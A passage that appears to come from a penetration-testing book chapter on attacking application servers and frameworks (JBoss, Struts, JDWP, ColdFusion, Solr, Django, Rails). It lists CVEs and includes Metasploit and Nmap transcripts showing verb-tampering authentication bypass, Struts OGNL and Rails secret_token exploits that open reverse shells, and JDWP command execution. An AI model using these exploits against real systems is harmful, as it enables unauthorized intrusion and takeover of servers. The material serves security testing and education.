CVE-2012-5629	6.0.1, 5.2.0, 4.3.0 CP10 and prior	The default configuration of LDAP login modules makes it possible for attackers to authenticate with an empty password
CVE-2011-4605	5.1.1, 4.3.0 CP05 and prior	The JNDI service does not restrict write access, making it possible for attackers to modify the JNDI tree
CVE-2011-4085 CVE-2010-1428 CVE-2010-0738	5.1.1 and prior	Access control is only enforced against GET and POST methods, meaning that attackers may use HEAD and other means to interact with servlets (e.g., the invoker servlet)
CVE-2011-4608	5.1.2 and prior	Attackers may register arbitrary worker nodes via <i>mod_cluster</i> , resulting in compromise of sensitive data (including credentials)
CVE-2011-2196 CVE-2011-1484	5.1.0, 4.3.0 CP09 and prior	The JBoss Seam framework (<i>jboss-seam.jar</i>) makes it possible for remote attackers to execute arbitrary Java code via a crafted URL

Automated JBoss Scanning

You can use Metasploit to evaluate JBoss HTTP and RMI interfaces, as shown in [Example 14-9](#). Although the server requires authentication to access the *HtmlAdaptor*, *ServerInfo.jsp*, and *Invoker* in this case, Metasploit finds that access is permitted via verb tampering (CVE-2011-4085), and the *JMXInvokerServlet* is available. A second popular utility is JexBoss,²⁴ which also automates exploitation of JBoss flaws.

Example 14-9. JBoss vulnerability scanning with Metasploit

```
msf > use auxiliary/scanner/http/jboss_vulnscan
msf auxiliary(jboss_vulnscan) > set RHOSTS 10.0.0.3
msf auxiliary(jboss_vulnscan) > run

[*] Apache-Coyote/1.1 ( Powered by Servlet 2.4; JBoss-4.0.4.GA_CP17
(build: CVSTag=https://svn.jboss.org/repos/jbossas/tags/JBoss_4_0_4_GA_CP17
date=200907201142)/Tomcat-5.5 )
[*] 10.0.0.3:80 Checking http...
[*] 10.0.0.3:80 /jmx-console/HtmlAdaptor requires authentication (401):
Basic realm="JBoss JMX Console"
[*] 10.0.0.3:80 Check for verb tampering (HEAD)
[+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering
[*] 10.0.0.3:80 Could not guess admin credentials
[+] 10.0.0.3:80 /status does not require authentication (200)
[*] 10.0.0.3:80 /web-console/ServerInfo.jsp requires authentication (401):
Basic realm="JBoss WEB Console"
[*] 10.0.0.3:80 Check for verb tampering (HEAD)
[+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering
[*] 10.0.0.3:80 Could not guess admin credentials
[*] 10.0.0.3:80 /web-console/Invoker requires authentication (401):
Basic realm="JBoss WEB Console"
[*] 10.0.0.3:80 Check for verb tampering (HEAD)
[+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering
[*] 10.0.0.3:80 Could not guess admin credentials
[+] 10.0.0.3:80 /invoker/JMXInvokerServlet does not require authentication
(200)
[*] 10.0.0.3:80 Checking for JBoss AS default creds
[*] 10.0.0.3:80 Could not guess admin credentials
[*] 10.0.0.3:80 Checking services...
[*] 10.0.0.3:80 Naming Service tcp/1098: open
[*] 10.0.0.3:80 Naming Service tcp/1099: open
[*] 10.0.0.3:80 RMI invoker tcp/4444: open
```

Apache Struts

Struts is a Java servlet container that uses the Apache Coyote HTTP connector as its web server by default. You can often identify applications built using the framework by the “struts” string found in directory names and HTTP headers (e.g., *struts-time*), along with *action* and *do* file extensions, as demonstrated in [Example 14-10](#). Exploitable Struts flaws are listed in [Table 14-12](#).²⁵

Example 14-10. Identifying an Apache Struts application

```
root@kali:~# telnet 115.29.220.88 80
Trying 115.29.220.88...
Connected to 115.29.220.88.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=28523BF87817264289F4BA83875E0BD5; Path=/; HttpOnly
Location: http://www.yuyuapp.com/struts/portal/forPortal.do
Content-Type: text/html;charset=GBK
Content-Length: 0
Date: Sat, 30 Apr 2016 20:22:20 GMT
Connection: close
```

Table 14-12. Significant Apache Struts flaws

CVE reference(s)	Affected versions	Notes
CVE-2016-0785	2.0.0 to 2.3.27	Code execution via double OGNL evaluation, triggered using a <code>%{}</code> sequence
CVE-2014-0114		Multiple <i>ClassLoader</i> weaknesses, resulting in code execution ^a
CVE-2014-0113	2.0.0 to 2.3.16.1	
CVE-2014-0112	1.0.0 to 1.3.10	
CVE-2014-0094		
CVE-2013-4316	2.0.0 to 2.3.15.1	<i>Dynamic Method Invocation</i> (DMI) is enabled by default, with unknown impact ^b
CVE-2013-2251	2.0.0 to 2.3.15	Attackers can execute arbitrary OGNL expressions with a crafted <i>action</i> , <i>redirect</i> , or <i>redirectAction</i> prefix via the <i>DefaultActionMapper</i> ^c
CVE-2013-2135	2.0.0 to 2.3.14.2	Remote OGNL execution via crafted values containing <code>\${}</code> and <code>%{}</code> sequences, causing code to be evaluated twice
CVE-2013-2134	2.0.0 to 2.3.14.2	Improper handling of wildcard matches, resulting in OGNL execution
CVE-2013-2115	2.0.0 to 2.3.14.1	Remote OGNL expression execution via <i>includeParams</i> vulnerability ^d
CVE-2013-1966		
CVE-2012-0394	2.0.0 to 2.3.1	If the <i>DebuggingInterceptor</i> is exposed, remote attackers can execute commands ^e
CVE-2012-0391	2.0.0 to 2.2.3	The <i>ExceptionHandler</i> misinterprets parameter values as OGNL expressions during exception handling, resulting in code execution ^f
CVE-2011-3923	2.0.0 to 2.3.1.1	The <i>ParametersInterceptor</i> supports parentheses, which in turn makes it possible for arbitrary OGNL expressions and code to be executed remotely ^g
CVE-2010-1870	2.0.0 to 2.1.8.1	OGNL expression execution upon bypassing the protection mechanisms within the <i>ParameterInterceptor</i> ^h

CVE reference(s)	Affected versions	Notes
		^a Metasploit <i>struts_code_exec_classloader</i> module.
		^b Jon Passki, “Making Struts2 App More Secure: Disable Dynamic Method Invocation”, Coverity Security Lab Blog, October 9, 2013.
		^c Metasploit <i>struts_default_action_mapper</i> module.
		^d Metasploit <i>struts_include_params</i> module.
		^e Metasploit <i>struts_dev_mode</i> module.
		^f Metasploit <i>struts_code_exec_exception_delegator</i> module.
		^g Metasploit <i>struts_code_exec_parameters</i> module.
		^h Metasploit <i>struts_code_exec</i> module.

Exploiting the DefaultActionMapper

A particularly severe vulnerability relates to the *DefaultActionMapper* within Struts.²⁶ The mechanism is intended for actions to be performed, as demonstrated by this JSP snippet:

```
<s:form action="foo">
  ...
  <s:submit value="Register"/>
  <s:submit name="redirect:http://www.google.com/" value="Cancel"/>
```

If a user clicks the Cancel button, the following URI is requested:

- */foo.action?redirect:http://www.google.com/*

Input provided to the *DefaultActionMapper* found in Struts 2.3.15 and prior is not properly sanitized, meaning that OGNL expressions can be injected (resulting in server-side code execution) upon requesting an *action* file and providing a valid *redirect* or *action* argument (e.g., */foo.action?action:%25{3*4}*, which returns “12” if the expression is evaluated by the server).

Here are two structures that you can use to interact with the *DefaultActionMapper*:

- */struts2-blank/example/X.action*
- */struts2-showcase/employee/save.action*

Upon identifying a *DefaultActionMapper* exposure within an environment, you can manually execute arbitrary commands²⁷ or use Metasploit to spawn a command shell, as demonstrated in **Example 14-11**.

Example 14-11. Exploiting CVE-2013-2251 by using Metasploit

```
msf > use exploit/multi/http/struts_default_action_mapper
msf exploit(struts_default_action_mapper) > set PAYLOAD
linux/x86/shell/reverse_tcp
msf exploit(struts_default_action_mapper) > set RHOST 192.168.1.5
msf exploit(struts_default_action_mapper) > set LHOST 192.168.1.6
msf exploit(struts_default_action_mapper) > set TARGETURI /struts2-
blank/example/X.action
msf exploit(struts_default_action_mapper) > run

[*] Started reverse handler on 192.168.1.6:4444
[*] 192.168.1.5:8080 - Target autodetection...
[+] 192.168.1.5:8080 - Linux target found!
[*] 192.168.1.5:8080 - Starting up our web service on 192.168.1.6:8080...
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.6:8080/
[*] 192.168.1.5:8080 - Downloading payload to /tmp/MzefQhHltD0bvVW...
[*] 192.168.1.5:8080 - Waiting for the victim to request the payload...
[*] 192.168.1.5:8080 - Sending the payload to the server...
[*] 192.168.1.5:8080 - Make payload executable...
[*] 192.168.1.5:8080 - Execute payload...
[*] Sending stage (36 bytes) to 192.168.1.5
[*] Command shell session 1 opened (192.168.1.6:4444 -> 192.168.1.5:52246)
[+] Deleted /tmp/MzefQhHltD0bvVW
[*] Server stopped.
```

```
id
```

```
uid=115(tomcat6) gid=123(tomcat6) groups=123(tomcat6)
```

JDWP

The Java Debug Wire Protocol (JDWP) provides remote debugging of Java applications via TCP ports including 5005, 8000, 8080, 8787, and 9009. Metasploit has a JDWP module,²⁸ Nmap can exploit JDWP via the NSE scripts listed in **Table 14-13** (each requiring weak server permissions to

inject a Java class). The Nmap *jdwp-exec* script is demonstrated in [Example 14-12](#).

Table 14-13. Nmap JDWP testing scripts

Script	Description
<i>jdwp-exec</i>	Injects a Java class that executes a shell command
<i>jdwp-info</i>	Injects a Java class that returns operating system details
<i>jdwp-inject</i>	Injects an arbitrary Java class

Example 14-12. Command execution via JDWP using Nmap

```
root@kali:~# nmap -sSV -p8000 --script jdwp-exec --script-args cmd="date"
10.0.0.8

Starting Nmap 6.47 (http://nmap.org) at 2015-05-14 04:19 PDT
Nmap scan report for 10.0.0.8
PORT      STATE SERVICE VERSION
8000/tcp  open  jdwp      Java Debug Wire Protocol
| jdwp-exec:
|   date output:
|_  Thu May 14 13:19:21 CEST 2015
```

Mileage varies depending on the server configuration. Use the `-d` and `-vvv` flags to evaluate responses and identify issues with Nmap scripts (I've found them to be unreliable in some scenarios).²⁹

Adobe ColdFusion

The ColdFusion application server interprets *ColdFusion Markup Language* (CFML) content. Engines including Railo also parse CFML, and so use of the language doesn't necessarily indicate that Adobe ColdFusion is the underlying server.

ColdFusion Profiling

Triggering error handling within ColdFusion can provide details of the server directory structure, variable names, and database schema, as

demonstrated by [Figure 14-10](#).



Figure 14-10. Error handlers within ColdFusion reveal useful details

Metasploit³⁰ and clusterd perform scanning and identification of potential exposures. [Example 14-13](#) demonstrates clusterd in use against a ColdFusion 10 server, flagging two exploitable conditions.

Example 14-13. ColdFusion scanning via clusterd

```
root@kali:~/clusterd# ./clusterd.py --fingerprint -a coldfusion -i 10.0.0.4
```

```
clusterd/0.4 - clustered attack toolkit
[Supporting 7 platforms]
```

```
[2015-06-20 02:04AM] Started at 2015-06-20 02:04AM
[2015-06-20 02:04AM] Servers' OS hinted at windows
[2015-06-20 02:04AM] Fingerprinting host '10.0.0.4'
[2015-06-20 02:04AM] Server hinted at 'coldfusion'
[2015-06-20 02:04AM] Checking coldfusion version 10.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 11.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 5.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 6.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 6.1 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 7.0 ColdFusion Manager...
```

```
[2015-06-20 02:04AM] Checking coldfusion version 8.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 9.0 ColdFusion Manager...
[2015-06-20 02:04AM] Matched 1 fingerprints for service coldfusion
[2015-06-20 02:04AM] ColdFusion Manager (version 10.0)
[2015-06-20 02:04AM] Fingerprinting completed.
[2015-06-20 02:04AM] Vulnerable to Administrative Hash Disclosure (--cf-hash)
[2015-06-20 02:04AM] Vulnerable to Dump host information (--cf-info)
```

Exposed Management Interfaces

ColdFusion management interfaces are commonly exposed via the following:

- */CFIDE/administrator/index.cfm*
- */CFIDE/componentutils/login.cfm*
- */CFIDE/main/ide.cfm*
- */CFIDE/wizards/*

These interfaces are often configured to use a static username (*admin*) when authenticating, as shown in [Figure 14-11](#). This configuration is susceptible to brute-force password grinding.



Cf
Adobe ColdFusion 11 Administrator

User name

Password

Login

 © 1997 - 2014 Adobe Systems Incorporated and its licensors. All Rights Reserved. Adobe, the Adobe logo, and ColdFusion are either registered trademarks or trademarks of Adobe Systems Incorporated in the United States and/or other countries.

Figure 14-11. Adobe ColdFusion configured to use a static username

ColdFusion *Remote Development Services* (RDS) use the `/CFIDE/main/ide.cfm` path to provide data source browsing, remote file access, and debugging over HTTP. ColdFusion MX Developer Edition and other client packages provide full access to RDS features.³¹

Hydra performs HTTP brute-force. Once authenticated, you can upload arbitrary content via ColdFusion interfaces, as demonstrated in [Figure 14-12](#).



Figure 14-12. Arbitrary CFML file upload via management console

Known ColdFusion Software Defects

[Table 14-14](#) lists remotely exploitable vulnerabilities affecting ColdFusion 8, 9, and 10. XSS, CSRF, and denial of service conditions are not included for the sake of brevity.³²

Table 14-14. Remotely exploitable ColdFusion vulnerabilities

CVE reference(s)	Affected software (up to)	Notes
CVE-2013-5328	ColdFusion 10, update 11	Remote attackers can read arbitrary files via unspecified vectors
CVE-2013-3350	ColdFusion 10, update 10	Remote attackers can call ColdFusion Components (CFC) methods via web sockets
CVE-2013-1389	ColdFusion 10, update 9	Arbitrary code execution via unknown vectors
CVE-2013-3336	ColdFusion 10, update 9	Flaw resulting in arbitrary file read ^a
CVE-2013-1388	ColdFusion 10, update 8	Unspecified privilege escalation flaw resulting in administrative console access
CVE-2013-0632	ColdFusion 10	Authentication bypass resulting in privileged access to <i>administrator.cfc</i> via RDS ^b
CVE-2013-0631	ColdFusion 9.0.2	Information leak via unspecified vectors, as exploited in the wild in January 2013
CVE-2010-5290	ColdFusion 9.0.2	Pass-the-hash flaw resulting in authentication by an attacker with network access without knowledge of the user password
CVE-2010-2861	ColdFusion 9.0.1	Directory traversal via the <i>locale</i> parameter resulting in file disclosure ^c
CVE-2009-3960	ColdFusion 9, along with other Adobe products	XXE injection resulting in file disclosure ^d
CVE-2009-2265	ColdFusion 8.0.1 and products running FCKeditor 2.6.4	Arbitrary file upload vulnerability ^e

^a Metasploit *coldfusion_pwd_props* module.

^b Metasploit *coldfusion_rds* module.

^c Metasploit *coldfusion_locale_traversal* module.

^d Metasploit *adobe_xml_inject* module.

^e Metasploit *coldfusion_fckeditor* module.

Apache Solr Vulnerabilities

Adobe ColdFusion 9 and later is bundled with Apache Solr: a full-text search engine accessible via TCP port 8983. Written in Java, Solr can also run atop Apache Tomcat and Jetty (available via TCP ports including 80, 8080, 8083, 8084, 8984, and 8985). A Google search reveals Internet-accessible Solr administrative interfaces, as demonstrated in [Figure 14-13](#).




Figure 14-13. Identifying exposed Solr interfaces via Google

Such interfaces are available beneath each Solr *collection*. The default collection is *core0* within ColdFusion, and so `http://server:8983/solr/core0/admin/` might be queried to reveal indexed content³³ (e.g., using a query of `*`). Local server environment variables are also revealed via the `get-properties.jsp` page, as shown in [Figure 14-14](#).



```
java.runtime.name = OpenJDK Runtime Environment
sun.boot.library.path = /usr/lib/jvm/java-7-openjdk-i386/jre/lib/i386
java.vm.version = 23.2-b09
java.vm.vendor = Oracle Corporation
enable.master = true
java.vendor.url = http://java.oracle.com/
path.separator = :
java.vm.name = OpenJDK Server VM
file.encoding.pkg = sun.io
user.country = GB
sun.java.launcher = SUN_STANDARD
sun.os.patch.level = unknown
java.vm.specification.name = Java Virtual Machine Specification
user.dir = /opt/mpi2/mpi2_solr.test2
java.runtime.version = 1.7.0_07-b30
java.awt.graphicsenv = sun.awt.X11GraphicsEnvironment
java.endorsed.dirs = /usr/lib/jvm/java-7-openjdk-i386/jre/lib/endorsed
os.arch = i386
java.io.tmpdir = /tmp
line.separator =
```

Figure 14-14. Revealing environment details via `get-properties.jsp`

Apache Solr is susceptible to a number of XSS flaws and XXE injection issues³⁴ affecting versions 4.3 and prior. During testing, first evaluate the `/solr` path to reveal collection names, and then proceed.

Django

Python applications are often run atop the Django framework (via a web server such as Apache or Nginx). Administrative interfaces are often available via `/admin` and `/django-admin` paths (using `admin/admin` credentials by default), and you can identify the framework by HTTP server headers including `X-Django-Request-Time`, `X-Django-Request-Timestamp`, and `X-Django-User`.

Significant flaws within the Django core are listed in [Table 14-15](#).

Vulnerabilities also exist in optional frameworks and packages including `django-markupfield`,³⁵ `django-piston`,³⁶ and `Tastypie`.³⁷ During testing, identify the Django system components and cross-reference them with NVD to list known exposures.

Table 14-15. Remotely exploitable Django vulnerabilities

CVE reference	Affects Django	Notes
CVE-2016-2513	1.9.0 to 1.9.2 1.8.10 and prior	Valid username enumeration via a timing oracle
CVE-2015-8213	1.9.0 to 1.9rc2 1.8.0 to 1.8.6 1.7.0 to 1.7.10	The <i>date</i> template filter gives remote attackers a way to obtain any secret in the application's settings by specifying a key value instead of a date
CVE-2014-1418	1.7.0 to 1.7b3 1.6.0 to 1.6.4 1.5.0 to 1.5.7 1.4.0 to 1.4.12	Information leak via unsafe caching
CVE-2014-0474	1.7.0 to 1.7b1 1.6.0 to 1.6.2 1.5.0 to 1.5.5 1.4.0 to 1.4.10	MySQL typecasting flaw resulting in unauthenticated SQL injection

Rails

Written in Ruby, Rails is a web application server used to serve Ruby web applications. Like other frameworks (including Django and PHP), Rails is

often presented via the Apache HTTP Server or Nginx. You can identify its presence through the following:

- HTTP server header fields (e.g., *X-Rails-Env*, *X-Rails-Time*, and *X-Powered-By*)
- Use of RESTful URI paths within the application (e.g., */project/new* and */user/81/*)
- Presence of the following static files:
 - */images/rails.png*
 - */javascripts/application.js*
 - */javascripts/prototype.js*
 - */stylesheets/application.css*

Upon identifying an exposed Rails instance, use [Table 14-16](#) to understand known vulnerabilities within the server core. Exploitable flaws within optional packages (known as *gems*) are listed in [Table 14-17](#).³⁸

Table 14-16. Remotely exploitable Rails flaws

CVE reference(s)	Affects Rails	Notes
CVE-2016-2098	4.2.0 to 4.2.5.1	
CVE-2016-2097	4.0.0 to 4.1.14.1	Multiple code execution and directory traversal vulnerabilities affecting both Action Pack and Action View ^a
CVE-2016-0752	3.2.0 to 3.2.22.1	
CVE-2014-3514	4.1.0 to 4.1.4 4.0.0 to 4.0.8	Active Record strong parameters protection bypass makes it possible for attackers to set arbitrary attributes via <i>create_with</i>
CVE-2014-3483	4.1.0 to 4.1.2 4.0.0 to 4.0.6	The PostgreSQL adapter for Active Record is vulnerable to SQL injection via improper range quoting
CVE-2014-3482	3.2.18 and prior	
CVE-2014-0130	4.1.0 4.0.0 to 4.0.4 3.0.0 to 3.2.17	Directory traversal vulnerability affecting certain route configurations, resulting in command execution ^b
CVE-2013-0277	3.0.x 2.3.16 and prior	Active Record YAML deserialization flaw resulting in arbitrary code execution
CVE-2013-0333	3.0.0 to 3.0.20 2.3.0 to 2.3.15	Code execution via malformed JSON data that is converted into YAML and parsed ^c

CVE reference(s)	Affects Rails	Notes
	3.2.0 to 3.2.10	
CVE-2013-0156	3.1.0 to 3.1.9 3.0.0 to 3.0.18 2.3.14 and prior	Object injection attack resulting in arbitrary code execution via YAML type conversion ^d
CVE-2012-6496	3.2.0 to 3.2.9 3.1.0 to 3.1.8 3.0.17 and prior	
CVE-2012-2695	3.2.0 to 3.2.5 3.1.0 to 3.1.5 3.0.13 and prior	Multiple SQL injection flaws in Active Record
CVE-2011-2930	3.1.0 to 3.1.0rc5 3.0.0 to 3.0.9 2.3.12 and prior	

CVE reference(s)	Affects Rails	Notes
^a	Metasploit <i>rails_dynamic_render_code_exec</i> module.	
^b	Jeff Jarmoc, “The Anatomy of a Rails Vulnerability”, white paper for Matasano Security Research, May 27, 2014.	
^c	Metasploit <i>rails_json_yaml_code_exec</i> module.	
^d	Metasploit <i>rails_xml_yaml_code_exec</i> module.	

Table 14-17. Exploitable vulnerabilities in optional gems used by Rails

Affected gem	CVE reference	Notes
Devise	CVE-2013-0233	Type confusion flaw, leading to the reset of arbitrary account passwords ^a
Dragonfly	CVE-2013-1756	Arbitrary code execution via a crafted request
WebYaST	CVE-2013-3709	Weak file permissions resulting in Rails <i>secret_token</i> compromise by local users (in turn resulting in arbitrary command execution)
JSON	CVE-2013-0269	Unsafe object creation flaw resulting in unintended consequences (e.g., SQL injection)

^a Metasploit *rails_devise_pass_reset* module.

Using an Application’s Secret Token

Described by Rob Heaton³⁹ in 2013 and later used by Wesley Wineberg to compromise Instagram,⁴⁰ a Rails application’s *secret_token* value can be used to create a malicious cookie containing serialized data that is, in turn, executed on the server side. These tokens are commonly exposed via version control, or read from an application’s *config/initializers/secret_token.rb* file via directory traversal (e.g., CVE-2016-0752).

Upon obtaining a *secret_token* value, you can use the Metasploit *rails_secret_deserialization* module to spawn a command shell, as demonstrated in [Example 14-14](#).

Example 14-14. Serialization and execution of arbitrary code via Rails

```
msf > use exploit/multi/http/rails_secret_deserialization
msf exploit(rails_secret_deserialization) > set PAYLOAD
ruby/shell_reverse_tcp
msf exploit(rails_secret_deserialization) > set LHOST 10.0.0.8
msf exploit(rails_secret_deserialization) > set RHOST 10.0.0.10
msf exploit(rails_secret_deserialization) > set RPORT 443
msf exploit(rails_secret_deserialization) > set SSL true
msf exploit(rails_secret_deserialization) > set SSLVERSION TLS1
msf exploit(rails_secret_deserialization) > set SECRET
65c0eb133b2c8481b08b41cfc0969cbdd540f3c1c
e0fd66be2d24ffc97d09730d11d53e02cac31753721610ad7dc00f6f9942e3825fd4895a4e28
05712fa6365
msf exploit(rails_secret_deserialization) > set PrependFork false
msf exploit(rails_secret_deserialization) > run
```

```
[*] Started reverse handler on 10.0.0.8:4444
[*] Checking for cookie
[*] Adjusting cookie name to _mdm_session
[+] SECRET matches! Sending exploit payload
[*] Sending cookie _mdm_session
[*] Command shell session 1 opened (10.0.0.8:4444 - 10.0.0.10:50169)
cmd.exe /c ver
whoami
```

```
Microsoft Windows [Version 6.1.7601]
nt authority\system
```

Node.js

Node.js is a server-side JavaScript environment based on Google's V8 engine. A number of APIs within Node.js support arbitrary command execution and reading of local files, as described by Ilja van Sprundel.⁴¹ The framework also lacks XSS, CSRF, or other protections out-of-the-box.

